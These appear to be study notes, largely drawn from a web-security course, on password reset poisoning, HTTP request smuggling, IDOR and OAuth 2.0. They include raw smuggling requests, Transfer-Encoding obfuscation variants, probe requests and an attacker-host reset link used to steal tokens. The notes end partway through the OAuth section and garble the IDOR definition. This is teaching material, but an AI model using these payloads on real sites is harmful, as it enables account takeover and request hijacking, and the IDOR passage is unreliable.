Password reset poisoning is a technique whereby an attacker manipulates a vulnerable website into generating a password reset link pointing to a domain under their control. This behavior can be leveraged to steal the secret tokens required to reset arbitrary users' passwords and, ultimately, compromise their accounts.

## How does a password reset work?

Virtually all websites that require a login also implement functionality that allows users to reset their password if they forget it. There are several ways of doing this, with varying degrees of security and practicality. One of the most common approaches goes something like this:

1. The user enters their username or email address and submits a password reset request.
2. The website checks that this user exists and then generates a temporary, unique, high-entropy token, which it associates with the user's account on the back-end.
3. The website sends an email to the user that contains a link for resetting their password. The user's unique reset token is included as a query parameter in the corresponding URL:  
`https://normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j`
4. When the user visits this URL, the website checks whether the provided token is valid and uses it to determine which account is being reset. If everything is as expected, the user is given the option to enter a new password. Finally, the token is destroyed.

This process is simple enough and relatively secure in comparison to some other approaches. However, its security relies on the principle that only the intended user has access to their email inbox and, therefore, to their unique token. Password reset poisoning is a method of stealing this token in order to change another user's password.

## How to construct a password reset poisoning attack

If the URL that is sent to the user is dynamically generated based on controllable input, such as the [Host header](#), it may be possible to construct a password reset poisoning attack as follows:

1. The attacker obtains the victim's email address or username, as required, and submits a password reset request on their behalf. When submitting the form, they intercept the resulting HTTP request and modify the Host header so that it points to a domain that they control. For this example, we'll use `evil-user.net`.
2. The victim receives a genuine password reset email directly from the website. This seems to contain an ordinary link to reset their password and, crucially, contains a valid password reset token that is associated with their account. However, the domain name in the URL points to the attacker's server:  
`https://evil-user.net/reset?token=0a1b2c3d4e5f6g7h8i9j`
3. If the victim clicks this link (or it is fetched in some other way, for example, by an antivirus scanner) the password reset token will be delivered to the attacker's server.
4. The attacker can now visit the real URL for the vulnerable website and supply the victim's stolen token via the corresponding parameter. They will then be able to reset the user's password to whatever they like and subsequently log in to their account.

In a real attack, the attacker may seek to increase the probability of the victim clicking the link by first warming them up with a fake breach notification, for example.

## Accessing restricted functionality

For fairly obvious reasons, it is common for websites to restrict access to certain functionality to internal users only. However, some websites' [access control](#) features make flawed assumptions that allow you to bypass these restrictions by making simple modifications to the Host header. This can expose an increased attack surface for other exploits.

## Accessing internal websites with virtual host brute-forcing

Companies sometimes make the mistake of hosting publicly accessible websites and private, internal sites on the same server. Servers typically have both a public and a private IP address. As the internal hostname may resolve to the private IP address, this scenario can't always be detected simply by looking at DNS records:


```
www.example.com: 12.34.56.78  
intranet.example.com: 10.0.0.132
```

In some cases, the internal site might not even have a public DNS record associated with it. Nonetheless, an attacker can typically access any virtual host on any server that they have access to, provided they can guess the hostnames. If they have discovered a hidden domain name through other means, such as [information disclosure](#), they could simply request this directly. Otherwise, they can use tools like Burp Intruder to [brute-force](#) virtual hosts using a simple wordlist of candidate subdomains.

### - HTTP request smuggling

#### - Definition


**HTTP request smuggling** is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users.



When the front-end server forwards HTTP requests to a back-end server, it typically sends several requests over the same back-end network connection, because this is much more efficient and performant.

The protocol is very simple: HTTP requests are sent one after another, and the receiving server parses the HTTP request headers to determine where one request ends and the next one begins.

In this situation, it is crucial that the front-end and back-end systems agree about the boundaries between requests. Otherwise, an attacker might be able to send an ambiguous request that gets interpreted differently by the front-end and back-end systems:



Here, the attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request. It is effectively prepended to the next request, and so can interfere with the way the application processes that request. This is a request smuggling attack, and it can have devastating results.

## How do HTTP request smuggling vulnerabilities arise?

Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the `Content-Length` header and the `Transfer-Encoding` header.

The `Content-Length` header is straightforward: it specifies the length of the message body in bytes. For example:

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

The `Transfer-Encoding` header can be used to specify that the message body uses chunked encoding. This means that the message body contains one or more chunks of data. Each chunk consists of the chunk size in bytes (expressed in hexadecimal), followed by a newline, followed by the chunk contents. The message is terminated with a chunk of size zero. For example:

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

## Chunked encoding

Chunked encoding is useful when larger amounts of data are sent to the client and the total size of the response may not be known until the request has been fully processed. For example, when generating a large HTML table resulting from a database query or when transmitting large images. A chunked response looks like this:

```
1 | HTTP/1.1 200 OK
2 | Content-Type: text/plain
3 | Transfer-Encoding: chunked
4 |
5 | 7\r\n
6 | Mozilla\r\n
7 | 9\r\n
8 | Developer\r\n
9 | 7\r\n
10 | Network\r\n
11 | 0\r\n
12 | \r\n
```

### Note

Many security testers are unaware that chunked encoding can be used in HTTP requests, for two reasons:

- Burp Suite automatically unpacks chunked encoding to make messages easier to view and edit.
- Browsers do not normally use chunked encoding in requests, and it is normally seen only in server responses.

**Since the HTTP specification provides two different methods for specifying the length of HTTP messages, it is possible for a single message to use both methods at once, such that they conflict with each other.**

The HTTP specification attempts to prevent this problem by stating that if both the Content-Length and Transfer-Encoding headers are present, then the Content-Length header should be ignored.

This might be sufficient to avoid ambiguity when only a single server is in play, but not when two or more servers are chained together. In this situation, problems can arise for two reasons :

Some servers do not support the Transfer-Encoding header in requests.

Some servers that do support the Transfer-Encoding header can be induced not to process it if the header is obfuscated in some way.

If the front-end and back-end servers behave differently in relation to the (possibly obfuscated) Transfer-Encoding header, then they might disagree about the boundaries between successive requests, leading to request smuggling vulnerabilities.

#### How to perform an HTTP request smuggling attack

Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers:

- CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
- TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.
- TE.TE: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

### - CL.TE vuln

#### CL.TE vulnerabilities

Here, the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked
```

0

SMUGGLED

The front-end server processes the Content-Length header and determines that the request body is 13 bytes long, up to the end of SMUGGLED. This request is forwarded on to the back-end server.

The back-end server processes the Transfer-Encoding header, and so treats the message body as using chunked encoding. It processes the first chunk, which is stated to be zero length, and so is treated as terminating the request. The following bytes, SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

### - TE.CL vuln

#### TE.CL vulnerabilities

Here, the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked
```

8

SMUGGLED

0

##### Note

To send this request using Burp Repeater, you will first need to go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

You need to include the trailing sequence \r\n\r\n following the final 0.

The front-end server processes the Transfer-Encoding header, and so treats the message body as using chunked encoding. It processes the first chunk, which is stated to be 8 bytes long, up to the start of the line following SMUGGLED. It processes the second chunk, which is stated to be zero length, and so is treated as terminating the request. This request is forwarded on to the back-end server.

The back-end server processes the Content-Length header and determines that the request body is 3 bytes long, up to the start of the line following 8. The following bytes, starting with SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

## - TE.TE vuln

### TE.TE behavior: obfuscating the TE header

Here, the front-end and back-end servers both support the `Transfer-Encoding` header, but one of the servers can be induced not to process it by obfuscating the header in some way.

There are potentially endless ways to obfuscate the `Transfer-Encoding` header. For example:

```
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding: [tab]chunked

[space]Transfer-Encoding: chunked

x: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
```

Each of these techniques involves a subtle departure from the HTTP specification. Real-world code that implements a protocol specification rarely adheres to it with absolute precision, and it is common for different implementations to tolerate different variations from the specification. To uncover a TE.TE vulnerability, it is necessary to find some variation of the `Transfer-Encoding` header such that only one of the front-end or back-end servers processes it, while the other server ignores it.

Depending on whether it is the front-end or the back-end server that can be induced not to process the obfuscated `Transfer-Encoding` header, the remainder of the attack will take the same form as for the CL.TE or TE.CL vulnerabilities already described.

## - Prevention

### How to prevent HTTP request smuggling vulnerabilities

HTTP request smuggling vulnerabilities arise in situations where a front-end server forwards multiple requests to a back-end server over the same network connection, and the protocol used for the back-end connections carries the risk that the two servers disagree about the boundaries between requests. Some generic ways to prevent HTTP request smuggling vulnerabilities arising are as follows:

- Disable reuse of back-end connections, so that each back-end request is sent over a separate network connection.
- Use HTTP/2 for back-end connections, as this protocol prevents ambiguity about the boundaries between requests.
- Use exactly the same web server software for the front-end and back-end servers, so that they agree about the boundaries between requests.

In some cases, vulnerabilities can be avoided by making the front-end server normalize ambiguous requests or making the back-end server reject ambiguous requests and close the network connection. However, these approaches are potentially more error-prone than the generic mitigations identified above.

## - Finding CL.TE vuln

### Finding CL.TE vulnerabilities using timing techniques

If an application is vulnerable to the CL.TE variant of request smuggling, then sending a request like the following will often cause a time delay:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 4

1
A
X
```

Since the front-end server uses the `Content-Length` header, it will forward only part of this request, omitting the `X`. The back-end server uses the `Transfer-Encoding` header, processes the first chunk, and then waits for the next chunk to arrive. This will cause an observable time delay.

### Confirming CL.TE vulnerabilities using differential responses

To confirm a CL.TE vulnerability, you would send an attack request like this:

```
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked

e
q=smuggling&x=
0

GET /404 HTTP/1.1
Foo: x
```

If the attack is successful, then the last two lines of this request are treated by the back-end server as belonging to the next request that is received. This will cause the subsequent "normal" request to look like this:

```
GET /404 HTTP/1.1
Foo: xPOST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

## - Finding TE.CL vuln

### Finding TE.CL vulnerabilities using timing techniques

If an application is vulnerable to the TE.CL variant of request smuggling, then sending a request like the following will often cause a time delay:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

Since the front-end server uses the `Transfer-Encoding` header, it will forward only part of this request, omitting the `X`. The back-end server uses the `Content-Length` header, expects more content in the message body, and waits for the remaining content to arrive. This will cause an observable time delay.

#### Note

The timing-based test for TE.CL vulnerabilities will potentially disrupt other application users if the application is vulnerable to the CL.TE variant of the vulnerability. So to be stealthy and minimize disruption, you should use the CL.TE test first and continue to the TE.CL test only if the first test is unsuccessful.

### Confirming TE.CL vulnerabilities using differential responses

To confirm a TE.CL vulnerability, you would send an attack request like this:

```
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

7c
GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 144

x=
0
```

#### Note

To send this request using Burp Repeater, you will first need to go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

You need to include the trailing sequence `\r\n\r\n` following the final `0`.

If the attack is successful, then everything from `GET /404` onwards is treated by the back-end server as belonging to the next request that is received. ~~This will cause the subsequent "normal" request to look like this:~~

## - IDOR ( Insecure Direct object Reference )

Insecure Direct Object Reference represents a vulnerable Direct Object Reference. It involves replacing the entity name with a different value without the user's authorization. As a result, users will be directed to links, pages, or sites other than the ones they intended to visit, without having the slightest clue about it.

Preventing IDOR Vulnerability :

- Use an Indirect Reference Map ( mapping between the alternate IDs and actual references are maintained safely on the servers ).

Note that some sources recommend preventing IDOR vulnerabilities by using long, hard-to-guess object identifiers.

## - OAuth 2.0 authentication vulnerabilities

What is OAuth ?

OAuth is a commonly used authorization framework that enables websites and web applications to request limited access to a user's account on another application.

You've almost certainly come across sites that let you log in using your social media account.

Crucially, OAuth allows the user to grant this access without exposing their login credentials to the requesting application.

## How does OAuth 2.0 Work ?

### How does OAuth 2.0 work?

OAuth 2.0 was originally developed as a way of sharing access to specific data between applications. It works by defining a series of interactions between three distinct parties, namely a client application, a resource owner, and the OAuth service provider.

- **Client application** - The website or web application that wants to access the user's data.
- **Resource owner** - The user whose data the client application wants to access.
- **OAuth service provider** - The website or application that controls the user's data and access to it. They support OAuth by providing an API for interacting with both an authorization server and a resource server.

**There are numerous different ways that the actual OAuth process can be implemented. In this topic, we'll focus on the "authorization code" and "implicit" grant types as these are by far the most common.**

Broadly speaking, both of these grant types involve the following stages:

1. The client application requests access to a subset of the user's data, specifying which grant type they want to use and what kind of access they want.
2. The user is prompted to log in to the OAuth service and explicitly give their consent for the requested access.
3. The client application receives a unique access token that proves they have permission from the user to access the requested data. Exactly how this happens varies significantly depending on the grant type.
4. The client application uses this access token to make API calls fetching the relevant data from the resource server.

**There are several different grant types, each with varying levels of complexity and security considerations.**

For more details :

<https://portswigger.net/web-security/oauth/grant-types>

**Grant types are often referred to as "OAuth flows".**

### OAuth scopes


For any OAuth grant type, the client application has to specify which data it wants to access and what kind of operations it wants to perform. It does this using the `scope` parameter of the authorization request it sends to the OAuth service.

**example :**

```
scope=contacts
scope=contacts.read
scope=contact-list-r
scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly
```


For basic OAuth, the scopes for which a client application can request access are unique to each OAuth service.

### "Authorization code" grant type



Other better view :

## OAuth2 Authorization code flow



- The "access token" is also used to make API calls to fetch the relevant user data.

All communication that takes place from the code/token exchange onward is sent server-to-server over a secure, preconfigured back-channel and is, therefore, invisible to the end user. This secure channel is established when the client application first registers with the OAuth service. At this time, a `client_secret` is also generated, which the client application must use to authenticate itself when sending these server-to-server requests.

As the most sensitive data (the access token and user data) is not sent via the browser, this grant type is arguably the most secure. Server-side applications should ideally always use this grant type if possible.

- 1) Authorization request

**The client application sends a request to the OAuth service's ([/authorization](#) OR [/auth](#) ... it may vary).**

This request contains the following noteworthy parameters, usually provided in the query string:

- `client_id`

Mandatory parameter containing the unique identifier of the client application. This value is generated when the client application registers with the OAuth service.

- `redirect_uri`

The URI to which the user's browser should be redirected when sending the authorization code to the client application. This is also known as the "callback URI" or "callback endpoint". Many OAuth attacks are based on exploiting flaws in the validation of this parameter.

- `response_type`

Determines which kind of response the client application is expecting and, therefore, which flow it wants to initiate. For the authorization code grant type, the value should be `code`.

- `scope`

Used to specify which subset of the user's data the client application wants to access. Note that these may be custom scopes set by the OAuth provider or standardized scopes defined by the OpenID Connect specification. We'll cover [OpenID Connect](#) in more detail later.

- `state`


Stores a unique, unguessable value that is tied to the current session on the client application. The OAuth service should return this exact value in the response, along with the authorization code. This parameter serves as a form of [CSRF token](#) for the client application by making sure that the request to its `/callback` endpoint is from the same person who initiated the OAuth flow.

## 2) User login and consent

**When the authorization server receives the initial request, it will redirect the user to a login page, where they will be prompted to log in to their account with the OAuth provider. For example, this is often their social media account.**

**They will then be presented with a list of data that the client application wants to access. This is based on the scopes defined in the authorization request. The user can choose whether or not to consent to this access.**

## “Implicit” grant type



- The implicit grant type is much simpler. Rather than first obtaining an authorization code and then exchanging it for an access token ( like in the other grant type ), the client application receives the access code immediately after the user gives their consent.
- It is far less secure. When using the implicit grant type, all communication happens via browser redirects - there is no secure back-channel like in the authorization code flow.  
This means that the sensitive access token and the user's data are more exposed to potential attacks.
- The implicit grant type is more suited to single-page applications and native desktop applications, which cannot easily store the `client_secret` on the back-end, and therefore, don't benefit as much from using the authorization code grant type.


## OAuth authentication

- Although not originally intended for this purpose, OAuth has evolved into a means of authenticating users as well. For example, you're probably familiar with the option many websites provide to log in using your existing social media account
- OAuth authentication is generally implemented as follows :


1. The user chooses the option to log in with their social media account. The client application then uses the social media site's OAuth service to request access to some data that it can use to identify the user. This could be the email address that is registered with their account, for example.
2. After receiving an access token, the client application requests this data from the resource server, typically from a dedicated `/userinfo` endpoint.
3. Once it has received the data, the client application uses it in place of a username to log the user in. The access token that it received from the authorization server is often used instead of a traditional password.

## OAuth2 Authorization code flow and pseudo-auth

### User-Agent




Resource Owner



